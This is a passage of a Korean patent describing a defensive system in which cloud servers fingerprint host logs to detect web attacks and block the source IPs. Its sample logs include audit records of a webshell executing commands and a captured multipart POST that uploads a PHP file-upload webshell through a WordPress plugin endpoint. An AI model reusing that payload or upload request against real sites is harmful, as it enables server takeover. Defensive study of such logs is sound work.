(19) 대한민국특허청(KR)
(12) 등록특허공보(B1)

(45) 공고일자 2018년09월10일
(11) 등록번호 10-1896267
(24) 등록일자 2018년09월03일

(51) 국제특허분류(Int. Cl.)
H04L 29/06 (2006.01)
(52) CPC특허분류
H04L 63/1425 (2013.01)
H04L 63/0236 (2013.01)
(21) 출원번호 10-2017-0126521
(22) 출원일자 2017년09월28일
심사청구일자 2017년09월28일
(56) 선행기술조사문헌
KR1020030056652 A*
KR1020100027836 A*
KR1020170046102 A*
*는 심사관에 의하여 인용된 문헌

(73) 특허권자
큐비트시큐리티 주식회사
경기도 수원시 팔달구 권광로317번길 12 ,1동1301호(인계동,선경아파트)
(72) 발명자
신승민
경기도 수원시 팔달구 권광로317번길 12, 1동1301호(인계동, 선경아파트)
(74) 대리인
정동균, 박상완, 특허법인이지, 남준욱, 주한중


전체 청구항 수 : 총 4 항 심사관 : 문형섭

(54) 발명의 명칭 **실시간 로그 분석 기반의 공격 탐지 시스템 및 방법**

(57) 요 약

본 발명의 일 실시 예에 따른 공격 탐지 시스템은 로그 정보를 생성하는 호스트 서버 및 로그 정보에 대응하는 핑거프린트를 생성하고, 핑거프린트를 분석하여 탐지 정보를 생성하는 클라우드 서버를 포함하되, 호스트 서버는 탐지 정보에 따라 로그 정보의 소스 IP 주소로부터의 접근을 차단하는 것을 특징으로 한다.

대 표 도 - 도1



(52) CPC특허분류
H04L 63/101 (2013.01)

명 세 서

청구범위

청구항 1

로그 정보를 생성하는 호스트 서버; 및

상기 로그 정보에 대응하는 핑거프린트를 생성하고, 상기 핑거프린트를 분석하여 탐지 정보를 생성하는 클라우드 서버;

를 포함하되,

상기 호스트 서버는,

운영 체제에 로그를 수집하기 위한 설정을 수행하는 로그 설정부;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 로그 취합부;

상기 로그 정보를 상기 클라우드 서버로 전송하는 로그 전송부; 및

상기 클라우드 서버로부터 상기 탐지 정보를 수신하고, 상기 탐지 정보에 포함된 소스 IP 주소로부터 접근을 차단하는 IP 주소 차단부를 포함하되,

상기 로그 설정부는,

포스트-바디(POST-BODY)로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하고,

상기 클라우드 서버는,

상기 로그 정보를 필드 별로 분해하는 로그 분해부;

필드 별 상기 핑거프린트를 생성하는 핑거프린트 생성부; 및

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 상기 소스 IP 주소를 포함하는 상기 탐지 정보를 생성하는 탐지부

를 포함하고,

상기 핑거프린트는 상기 로그 정보에 포함된 단어 및 상기 단어가 포함된 필드에 상응하여 미리 지정된 변환 문자로 상기 단어를 변환하고, 상기 로그 정보에 포함된 숫자열을 모든 숫자에 상응하여 미리 지정된 변환 문자로 변환한 정보인 것을 특징으로 하는 공격 탐지 시스템.

청구항 2

삭제

청구항 3

삭제

청구항 4

제1 항에 있어서,

상기 탐지부는,

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 상기 로그 정보에 대응하는 공격을 탐지하는 것을 특징으로 하는 공격 탐지

시스템.

청구항 5

삭제

청구항 6

삭제

청구항 7

공격 탐지 시스템이 공격을 탐지하는 방법에 있어서,

호스트 서버가 로그 정보를 생성하는 단계;

클라우드 서버가 상기 로그 정보에 대응하는 핑거프린트를 생성하는 단계;

상기 클라우드 서버가 상기 핑거프린트를 분석하여 탐지 정보를 생성하는 단계; 및

상기 호스트 서버가 상기 탐지 정보에 따라 상기 로그 정보의 소스 IP 주소로부터의 접근을 차단하는 단계;

를 포함하되,

상기 호스트 서버가 로그 정보를 생성하는 단계는,

운영 체제에 로그를 수집하기 위한 설정을 수행하는 단계;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 단계; 및

상기 로그 정보를 상기 클라우드 서버로 전송하는 단계를 포함하되,

상기 운영 체제에 로그를 수집하기 위한 설정을 수행하는 단계는,

포스트-바디(POST-BODY)로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하는 단계이고,

상기 클라우드 서버가 상기 로그 정보에 대응하는 핑거프린트를 생성하는 단계는,

상기 로그 정보를 필드 별로 분해하는 단계; 및

필드 별 상기 핑거프린트를 생성하는 단계;

를 포함하고,

상기 클라우드 서버가 상기 핑거프린트를 분석하여 탐지 정보를 생성하는 단계는,

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 상기 소스 IP 주소를 포함하는 상기 탐지 정보를 생성하는 단계이고,

상기 핑거프린트는 상기 로그 정보에 포함된 단어 및 상기 단어가 포함된 필드에 상응하여 미리 지정된 변환 문자로 상기 단어를 변환하고, 상기 로그 정보에 포함된 숫자열을 모든 숫자에 상응하여 미리 지정된 변환 문자로 변환한 정보인 것을 특징으로 하는 공격 탐지 방법.

청구항 8

삭제

청구항 9

삭제

청구항 10

삭제

청구항 11

제7 항에 있어서,

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 상기 로그 정보에 대응하는 공격을 탐지하는 단계

를 더 포함하는 것을 특징으로 하는 공격 탐지 방법.

청구항 12

삭제

청구항 13

삭제

발명의 설명

기 술 분 야

[0001] 본 발명은 공격 탐지 기술에 관한 것으로, 보다 구체적으로 실시간 로그 분석을 이용한 공격 탐지 기술에 관한 것이다.

배 경 기 술

[0003] 최근 서버의 취약점을 이용한 공격은 제로데이 공격으로 진행되고 있으며, 해당 공격은 웹 애플리케이션의 취약점을 통하여 쉽고 빠르게 서버로 침투할 수 있는 방식이다.

[0004] 웹 애플리케이션 취약점 공격을 방어하는 일반적인 제품은 웹 방화벽(WAF: Web Application Firewall)이다. 웹 애플리케이션 방화벽은 OSI 모델(Open Systems Interconnection Reference Model)의 웹 애플리케이션(Application Layer)을 대상으로 하는 해킹 공격을 탐지하고 차단한다. 종래 WAF(Web Application Firewall)는 웹 애플리케이션 트래픽을 호스트 서버 또는 리버스-프록시(실제 웹 서버의 앞 단에서 모든 트래픽을 받고 전달하는 장치)에서 분석하여 공격을 탐지하고 차단한다.

[0005] 호스트 서버에서 트래픽을 분석하고 차단하는 WAF는 호스트 서버의 성능을 저하 시킨다는 것이 주 단점이다. 반면 리버스-프록시 기반의 WAF는 분석 과정을 호스트 서버에서 분리했기 때문에 상기한 바와 같은 성능 문제는 없지만 클라우드 서비스가 일반화되어 있는 환경에서는 사용할 수 없다는 단점이 있다.

[0006] 또한, 해킹 공격을 탐지하는데 있어서 WAF는 시그니처 기반 분석을 사용한다. 시그니처 분석은 기존에 등록해 놓은 시그니처를 트래픽에서 찾아내는 방법으로 다음과 같은 문제점이 있다. 첫째, 시그니처 기반 분석은 페이로드(payload)를 기반으로 탐지하므로 SSL 인증서가 없다면 SSL 통신에서 해킹 공격을 탐지할 수 없다. 둘째, 시그니처 기반 분석은 오탐률과 같은 문제에 대처하기 위하여 많은 시그니처를 등록해야 하지만, 시그니처가 늘어날수록 탐지 속도가 느려 질 수 있다. 셋째, 시그니처 기반 분석은 등록되지 않은 새로운 공격을 탐지하지 못한다.

[0007] 웹 방화벽의 이러한 문제점으로 인하여 웹쉘(web shell)과 같은 악성 코드가 웹 방화벽에서 탐지되어 차단되지 못하고 웹 서버 내부로 침투하여 설치되는 것은 가능성이 매우 높다.

[0008] 본 발명에 대한 선행기술문헌으로는 특허등록10-1417671 호(2014.07.02)가 있다.

발명의 내용

해결하려는 과제

[0010] 본 발명이 해결하고자 하는 일 기술적 과제는 클라우드 시스템(또는 원격지 시스템)을 이용하여 로그 분석을 통

해 공격 탐지를 수행하는 공격 탐지 시스템 및 방법을 제공하는 것이다.

과제의 해결 수단

[0012] 본 발명의 일 측면에 따르면, 공격 탐지 시스템이 제공된다.

[0013] 본 발명의 일 실시 예에 따른 공격 탐지 시스템은 로그 정보를 생성하는 호스트 서버; 및 상기 로그 정보에 대응하는 핑거프린트(fingerprint)를 생성하고, 상기 핑거프린트를 분석하여 탐지 정보를 생성하는 클라우드 서버를 포함하되, 상기 호스트 서버는 상기 탐지 정보에 따라 상기 로그 정보의 소스 IP 주소로부터의 접근을 차단하는 것을 특징으로 한다.

[0014] 상기 클라우드 서버는, 상기 로그 정보를 필드 별로 분해하는 로그 분해부, 필드 별 상기 핑거프린트를 생성하는 핑거프린트 생성부 및 상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 상기 소스 IP 주소를 포함하는 상기 탐지 정보를 생성하는 탐지부를 포함할 수 있다.

[0015] 상기 핑거프린트는 상기 로그 정보를 단어, 숫자 중 하나 이상을 상기 필드별 미리 지정된 변환 문자로 변환한 정보일 수 있다.

[0016] 상기 탐지부는, 상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 상기 로그 정보에 대응하는 공격을 탐지할 수 있다.

[0017] 상기 호스트 서버는, 운영 체제에 로그를 수집하기 위한 설정을 수행하는 로그 설정부, 상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 로그 취합부 및 상기 로그 정보를 상기 클라우드 서버로 전송하는 로그 전송부를 포함할 수 있다.

[0018] 상기 로그 설정부는, 포스트-바디(POST-BODY)로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행할 수 있다.

[0020] 본 발명의 다른 측면에 따르면, 공격 탐지 시스템에서 공격을 탐지하는 방법을 제공한다.

[0021] 본 발명의 일 실시 예에 따른 공격 탐지 방법은 호스트 서버가 로그 정보를 생성하는 단계, 클라우드 서버가 상기 로그 정보에 대응하는 핑거프린트를 생성하는 단계, 상기 클라우드 서버가 상기 핑거프린트를 분석하여 탐지 정보를 생성하는 단계 및 상기 호스트 서버가 상기 탐지 정보에 따라 상기 로그 정보의 소스 IP 주소로부터의 접근을 차단하는 단계를 포함할 수 있다.

[0022] 상기 클라우드 서버가 상기 로그 정보에 대응하는 핑거프린트를 생성하는 단계는, 상기 로그 정보를 필드 별로 분해하는 단계, 및 필드 별 상기 핑거프린트를 생성하는 단계를 포함할 수 있다.

[0023] 상기 클라우드 서버가 상기 핑거프린트를 분석하여 탐지 정보를 생성하는 단계는, 상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 상기 소스 IP 주소를 포함하는 상기 탐지 정보를 생성하는 단계일 수 있다.

[0024] 상기 핑거프린트는 상기 로그 정보를 단어, 숫자 중 하나 이상을 상기 필드별 미리 지정된 변환 문자로 변환한 정보일 수 있다.

[0025] 상기 공격 탐지 방법은 상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 상기 로그 정보에 대응하는 공격을 탐지하는 단계를 더 포함할 수 있다.

[0026] 상기 호스트 서버가 로그 정보를 생성하는 단계는, 운영 체제에 로그를 수집하기 위한 설정을 수행하는 단계, 상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 단계 및 상기 로그 정보를 상기 클라우드 서버로 전송하는 단계를 포함할 수 있다.

[0027] 상기 운영 체제에 로그를 수집하기 위한 설정을 수행하는 단계는, 포스트-바디(POST-BODY)로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하는 단계일 수 있다.

발명의 효과

[0029] 상술한 바와 같이 본 발명의 일 실시 예에 따르면, 패킷 분석이 아닌 서버에서 발생하는 로그를 클라우드 시스템 상에서 분석하여 호스트 서버의 성능 문제를 해결하고, 클라우드 환경 하의 웹 어플리케이션 공격을 탐지하고 차단하는 웹 방화벽과 유사한 효과의 서비스를 제공할 수 있다.

[0030] 또한, 본 발명의 일 실시 예에 따르면, 로그에 대한 핑거프린트를 이용하여 공격을 탐지하기 때문에 탐지 가능한 공격의 범위를 넓힐 수 있다.

[0031] 또한, 본 발명의 일 실시 예에 따르면, HTTP 메서드 중 POST-BODY 내용을 로그에 남기므로 탐지 가능한 공격의 범위를 넓힐 수 있으면서도 민감한 데이터는 아스테리스크(asterisk, *)로 처리하므로 보안을 강화할 수 있다.

[0032] 또한, 본 발명의 일 실시 예에 따르면, 로그에 대한 시그니처 기반 분석을 클라우드 시스템 상에서 수행하여 호스트 서버의 성능에 시그니처 기반 분석에 따른 영향을 주지 않을 수 있다.

도면의 간단한 설명

[0034] 도 1은 본 발명의 일 실시 예에 따른 공격 탐지 시스템을 예시한 도면.

도 2는 본 발명의 일 실시 예에 따른 공격 탐지 시스템의 호스트 서버를 예시한 도면.

도 3은 본 발명의 일 실시 예에 따른 공격 탐지 시스템의 클라우드 서버를 예시한 도면.

도 4는 본 발명의 일 실시 예에 따른 공격 탐지 시스템이 공격을 탐지하는 과정을 예시한 흐름도.

발명을 실시하기 위한 구체적인 내용

[0035] 본 발명은 다양한 변경을 가할 수 있고 여러 가지 실시 예를 가질 수 있는 바, 특정 실시 예들을 도면에 예시하고 이를 상세한 설명을 통해 상세히 설명하고자 한다. 그러나, 이는 본 발명을 특정한 실시 형태에 대해 한정하려는 것이 아니며, 본 발명의 사상 및 기술 범위에 포함되는 모든 변경, 균등물 내지 대체물을 포함하는 것으로 이해되어야 한다.

[0036] 또한, 본 명세서에서, 일 구성요소가 다른 구성요소로 신호를 “전송한다”로 언급된 때에는, 일 구성요소가 다른 구성요소와 직접 연결되어 신호를 전송할 수 있지만, 특별히 반대되는 기재가 존재하지 않는 이상, 중간에 또 다른 구성요소를 매개하여 신호를 전송할 수도 있다고 이해되어야 할 것이다.

[0038] 도 1은 본 발명의 일 실시 예에 따른 공격 탐지 시스템을 예시한 도면이다.

[0039] 도 1을 참조하면, 본 발명의 일 실시 예에 따른 공격 탐지 시스템은 호스트 서버(110) 및 클라우드 시스템(120)을 포함한다.

[0040] 호스트 서버(110)는 에이전트를 설치한 운영 체제를 포함하는 서버로써, 에이전트를 통해 운영 체제 상 로그 생성을 위한 로그 설정을 수행하고, 로그 설정에 따라 로그를 생성 및 취합하여 로그 정보를 생성하고, 로그 정보를 클라우드 시스템(120)으로 전송한다. 호스트 서버(110)는 클라우드 시스템(120)으로부터 탐지 정보를 수신하고, 탐지 정보에 포함된 로그의 소스 IP 주소를 차단 리스트에 추가한다. 호스트 서버(110)는 차단 리스트에 포함된 각 소스 IP 주소로부터의 접속을 차단한다. 호스트 서버(110)의 상세한 구성은 추후 도 2를 참조하여 상세히 설명하도록 한다.

[0041] 클라우드 시스템(120)은 복수의 클라우드 서버(130)를 포함하고, 각 클라우드 서버(130)는 서로 연동하여 로그 정보를 분석하여 공격을 탐지한다. 예를 들어, 각 클라우드 서버(130)는 서로 연동하여 로그 정보를 필드 별로 분해하고, 분해된 각 필드에 대한 핑거프린트를 생성할 수 있다. 클라우드 서버(130)는 핑거프린트를 분석하여 공격을 탐지할 수 있다. 클라우드 서버(130)는 핑거프린트에 따라 공격이 탐지되지 않는 경우, 시그니처 기반 분석을 통해 로그 정보를 분석할 수 있다. 클라우드 서버(130)는 핑거프린트 기반 분석 또는 시그니처 기반 분석에 따라 공격을 탐지하는 경우, 해당 로그의 소스 IP 주소를 포함하는 탐지 정보를 호스트 서버(110)로 전송한다. 클라우드 시스템(120) 각 클라우드 서버(130)의 상세한 구성은 추후 도 3을 참조하여 상세히 설명하도록 한다.

[0042] 이하, 상술한 공격 탐지 시스템의 호스트 서버(110) 및 클라우드 시스템(120)의 클라우드 서버(130)를 상세히 설명하도록 한다.

[0044] 도 2는 본 발명의 일 실시 예에 따른 공격 탐지 시스템의 호스트 서버를 예시한 도면이다.

[0045] 도 2를 참조하면, 호스트 서버(110)는 로그 설정부(210), 로그 취합부(220), 로그 전송부(230) 및 IP 주소 차단부(240)를 포함한다. 이 때, 호스트 서버(110)는 운영 체제에 의해 동작하고, 로그 설정부(210), 로그 취합부(220), 로그 전송부(230) 및 IP 주소 차단부(240)는 운영 체제 상에서 그 동작을 수행할 수 있다.

[0046] 로그 설정부(210)는 당해 호스트 서버(110)의 운영 체제에서 로그 생성을 위한 설정을 수행한다. 예를 들어, 일반적인 윈도우나 리눅스에서는 프로그램의 실행을 통한 서버의 패스워드와 같은 민감한 데이터의 유출, 특정 실행 프로그램으로의 인젝션을 통한 메모리 해킹, hosts 파일 수정을 통한 피싱이나 파밍, 외부로의 원격 접속으로 해커가 서버 내부로 접속할 수 있는 리버스 커넥션 연결과 같은 악의적인 행위에 대한 로그를 기록하도록 설정되어 있지 않다. 로그 설정부(210)는 윈도우의 경우, 고급 보안 감사 정책에서 개체 액세스 추적 감사와 프로세스 추적 감사를 활성화 시키도록 로그 설정을 수행할 수 있다. 또한, 웹 서버의 경우 예를 들어, 일반적으로 HTTP 메서드 중 POST로 전달되는 POST-BODY의 데이터는 호스트 서버(110)의 메모리에만 상주할 뿐 로그로 수집되지 않도록 운영체제에 설정되어 있으나, 로그 설정부(210)는 POST-BODY로 전달되는 데이터를 포함하는 모든 HTTP 메서드를 통해 전달되는 데이터를 로그로 수집하도록 로그 설정을 수행할 수 있다. 이 때, 호스트 서버(110)의 운영 체제가 사용하는 HTTP 메서드는 GET, PUT 또는 POST와 같은 동사형 메서드, HEAD 또는 OPTIONS와 같은 명사형 메서드가 있다. 예를 들어, GET은 하나의 리소스를 불러오는 메서드이고, POST는 데이터가 서버로 들어가야 함(리소스가 생성 혹은 수정되거나, 회신되어야 하는 임시 문서를 만드는 동작 등)을 의미하는 메서드이다. 일반적인 웹 서버에서는 HTTP 메서드 중 POST 메서드에 따른 POST-BODY 내용을 로그로 남기지 않도록 되어 있으나 로그 설정부(210)는 POST-BODY 내용을 로그로 남기도록 설정하므로 웹 해킹 공격 탐지 능력을 최상으로 만들 수 있다. 또한 로그 설정부(210)는 POST-BODY 내용 중 패스워드, 개인식별번호, 카드번호 등과 같은 민감한 내용은 아스테리스크(asterisk, *)와 같은 특수문자로 남기도록 설정하여, 보안성을 강화 시킬 수 있도록 한다.

[0047] 로그 설정부(210)의 로그 설정에 따라 호스트 서버(110)의 윈도우 운영 체제는 고급 감사 정책을 설정하므로 하기와 같은 로그를 생성할 수 있다.

[0049] -<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">

[0050] - <System>

[0051] <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />

[0052] <EventID>4663</EventID>

[0053] <Version>0</Version>

[0054] <Level>0</Level>

[0055] <Task>12800</Task>

[0056] <Opcode>0</Opcode>

[0057] <Keywords>0x8020000000000000</Keywords>

[0058] <TimeCreated SystemTime="2017-09-04T00:39:43.253443300Z" />

[0059] <EventRecordID>2780317</EventRecordID>

[0060] <Correlation />

[0061] <Execution ProcessID="4" ThreadID="84" />

[0062] <Channel>Security</Channel>

[0063] <Computer>WIN-4BL8TBE4TQ1</Computer>

[0064] <Security />

[0065] </System>

[0066] - <EventData>

[0067] <Data Name="SubjectUserSid">S-1-5-21-172867653-2026485058-4229104567-500</Data>

[0068] <Data Name="SubjectUserName">Administrator</Data>

[0069] <Data Name="SubjectDomainName">WIN-4BL8TBE4TQ1</Data>

[0070] <Data Name="SubjectLogonId">0x3824b</Data>

[0071] <Data Name="ObjectServer">Security</Data>

[0072] <Data Name="ObjectType">File</Data>

[0073] <Data Name="ObjectName">C:₩Program Files (x86)₩PLURA₩@ELC_config.ini</Data>

[0074] <Data Name="HandleId">0x1204</Data>

[0075] <Data Name="AccessList">%%1538</Data>

[0076] <Data Name="AccessMask">0x20000</Data>

[0077] <Data Name="ProcessId">0x6f8</Data>

[0078] <Data Name="ProcessName">C:₩Windows₩explorer.exe</Data>

[0079] </EventData>

[0080] </Event>

[0082] 이 때, 일반적인 윈도우 운영 체제에서 생성하는 기본 로그와 달리 본 발명의 일 실시 예에 따른 호스트 서버(110)에서 생성하는 로그는 프로그램 동작 위치(ObjectName), 프로그램 실행 정보(ProcessName), 프로그램 실행 대상 형태(ObjectType) 및 프로그램 실행 주체(SubjectUserName)과 같은 파일 액세스 탐지에 대한 중요 정보를 포함할 수 있다.

[0083] 또한, 로그 설정부(210)는 리눅스의 웹쉘에 의한 공격을 탐지하기 위해 하기와 같은 명령어를 통해 로그 설정을 수행할 수 있다.

[0085] auditctl -a always,exit -F arch=b64 -S execve -F uid=apache

[0087] 이 때, 리눅스 운영 체제는 다음과 같은 로그를 생성할 수 있다.

[0088] type=SYSCALL msg=audit(1496192294.686:6681): arch=c000003e syscall=59 success=yes exit=0 a0=7efda2e40de9 a1=7ffd7eedab90 a2=7ffd7eedf940 a3=7efda47b3b10 items=2 ppid=62724 pid=62913 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/bash" subj=system_u:system_r:httpd_t:s0 key="webshell"

[0089] type=EXECVE msg=audit(1496192294.686:6681): argc=3 a0="sh" a1="-c" a2=70732061757820323E2631

[0090] type=CWD msg=audit(1496192294.686:6681): cwd="/var/www/html/wordpress"

[0091] type=PATH msg=audit(1496192294.686:6681): item=0 name="/bin/sh" inode=33681891 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:shell_exec_t:s0 objtype=NORMAL

[0092] type=PATH msg=audit(1496192294.686:6681): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL

[0093] type=SYSCALL msg=audit(1496192294.690:6682): arch=c000003e syscall=59 success=yes exit=0 a0=7efda2e40de9 a1=7ffd7eedab90 a2=7ffd7eedf940 a3=7efda47b3b10 items=2 ppid=62704 pid=62914 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/bash" subj=system_u:system_r:httpd_t:s0 key="webshell"

[0094] type=EXECVE msg=audit(1496192294.690:6682): argc=3 a0="sh" a1="-c" a2=70732061757820323E2631

[0095] type=CWD msg=audit(1496192294.690:6682): cwd="/var/www/html/wordpress"

[0096] type=PATH msg=audit(1496192294.690:6682): item=0 name="/bin/sh" inode=33681891 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:shell_exec_t:s0 objtype=NORMAL

[0097] type=PATH msg=audit(1496192294.690:6682): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119

dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL

[0098] type=SYSCALL msg=audit(1496192294.693:6683): arch=c000003e syscall=59 success=yes exit=0 a0=dc3a50 a1=dc3d50 a2=dc2af0 a3=7ffd0b2c6a10 items=2 ppid=62913 pid=62915 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="ps" exe="/usr/bin/ps" subj=system_u:system_r:httpd_t:s0 key="webshell"

[0099] type=EXECVE msg=audit(1496192294.693:6683): argc=2 a0="ps" a1="aux"

[0100] type=CWD msg=audit(1496192294.693:6683): cwd="/var/www/html/wordpress"

[0101] type=PATH msg=audit(1496192294.693:6683): item=0 name="/usr/bin/ps" inode=33612338 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:bin_t:s0 objtype=NORMAL

[0102] type=PATH msg=audit(1496192294.693:6683): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL

[0103] type=SYSCALL msg=audit(1496192294.704:6684): arch=c000003e syscall=59 success=yes exit=0 a0=c8ba50 a1=c8bd50 a2=c8aaf0 a3=7ffddd6bcc70 items=2 ppid=62914 pid=62916 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="ps" exe="/usr/bin/ps" subj=system_u:system_r:httpd_t:s0 key="webshell"

[0104] type=EXECVE msg=audit(1496192294.704:6684): argc=2 a0="ps" a1="aux"

[0105] type=CWD msg=audit(1496192294.704:6684): cwd="/var/www/html/wordpress"

[0106] type=PATH msg=audit(1496192294.704:6684): item=0 name="/usr/bin/ps" inode=33612338 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:bin_t:s0 objtype=NORMAL

[0107] type=PATH msg=audit(1496192294.704:6684): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL

[0109] 이 때, 일반적인 리눅스 운영 체제에서 생성하는 기본 로그와 달리 본 발명의 일 실시 예에 따른 호스트 서버(110)에서 생성하는 로그는 프로그램 동작 위치(/var/www/html/wordpress), 프로그램 실행 정보(ps aux, ls), 프로그램 전체 경로(/usr/bin/ps, /usr/bin/ls) 및 프로그램 정보(pid, ppid, uid, gid, euid, egid)과 같은 웹쉘 공격 탐지에 대한 중요 정보를 포함할 수 있다.

[0111] 또한, 호스트 서버(110)는 웹의 HTTP 메서드 중 POST 방식의 POST-BODY 데이터를 포함하도록 다음과 같은 로그로 생성할 수 있다.

[0112] {"Cookie":"",

[0113] "Status":"200",

[0114] "Accept-Charset":"",

[0115] "Post-body":"--dd2dbcbca6e24139920596392a2bd70ernContent-Disposition: form-data; name="action"rnrnshowbiz_ajax_actionrn--dd2dbcbca6e24139920596392a2bd70ernContent-Disposition: form-data; name="client_action"rnrnupdate_pluginrn--dd2dbcbca6e24139920596392a2bd70ernContent-Disposition: form-data; name="update_file"; filename="NULLpOint7r__fiydj.php"rnContent-Type: text/htmlrnrn<?php @set_time_limit(0);@header('null77: pOinter');?><form method='POST' enctype='multipart/form-data'><input type='file' name='f'/><input type='submit' value='up'/></form><?php echo @copy($_FILES['f']['tmp_name'],$_FILES['f']['name'])?'ok':'no';?>rn--dd2dbcbca6e24139920596392a2bd70e--",

[0116] "Accept":"*/*",

[0117] "Server":"Apache",

[0118] "Request":"POST /wp-admin/admin-ajax.php HTTP/1.1",

[0119] "Referer":"",

[0120] "User-Agent":"Mozilla/5.0 (Windows NT 6.1; rv:36.0) Gecko/20100101 Firefox/36.0",

[0121] "Connection":"keep-alive",

[0122] "Host":"nresearch.net",

[0123] "From":"",

[0124] "Accept-Encoding":"gzip, deflate",

[0125] "Method":"POST",

[0126] "x-forwarded-for":"",

[0127] "Remote-addr":"123.456.789.123",

[0128] "Uri":"/wp-admin/admin-ajax.php",

[0129] "Authorization":"",

[0130] "Cache-Control":"",

[0131] "Accept-Language":"",

[0132] "Content-Length":"652",

[0133] "Request-date":"Sat Sep 23 05:25:25 2017",

[0134] "Content-Type":""}

[0136] 로그 취합부(220)는 로그 설정에 따라 생성되는 로그를 취합하여 로그 정보를 생성한다. 로그 취합부(220)는 로그 정보를 로그 전송부(230)로 전송한다.

[0137] 로그 전송부(230)는 로그 정보를 미리 지정된 형식으로 인코딩하여 클라우드 시스템(120)의 클라우드 서버(130)로 전송한다. 따라서, 호스트 서버(110)는 인코딩을 통해 로그 정보를 압축하여 클라우드 서버(130)로 전송하기 위해 네트워크 트래픽을 줄일 수 있다. 또는 구현 방법에 따라 로그 전송부(230)는 로그 정보를 비압축 상태로 호스트 서버(110)의 자원 소모를 줄이는 형태로 구현될 수 있다. 이 때, 로그 전송부(230)는 복수의 클라우드 서버(130)에 각 로그 정보를 분산하여 전송할 수 있다. 따라서, 복수의 클라우드 서버(130)는 병렬적으로 로그 분석을 통한 공격 탐지를 수행할 수 있다.

[0138] IP 주소 차단부(240)는 클라우드 서버(130)로부터 탐지 정보를 수신하고, 탐지 정보에 포함된 소스 아이피(source IP) 주소로부터의 접근을 차단한다. 예를 들어, IP 주소 차단부(240)는 탐지 정보의 소스 IP 주소를 차단 리스트에 추가하고, 차단 리스트에 포함된 각 소스 IP 주소에 대응하는 접근을 차단할 수 있다.

[0140] 도 3은 본 발명의 일 실시 예에 따른 공격 탐지 시스템의 클라우드 서버를 예시한 도면이다.

[0141] 도 3을 참조하면, 본 발명의 일 실시 예에 따른 클라우드 서버(130)는 로그 분해부(310), 핑거프린트 생성부(320) 및 탐지부(330)를 포함한다.

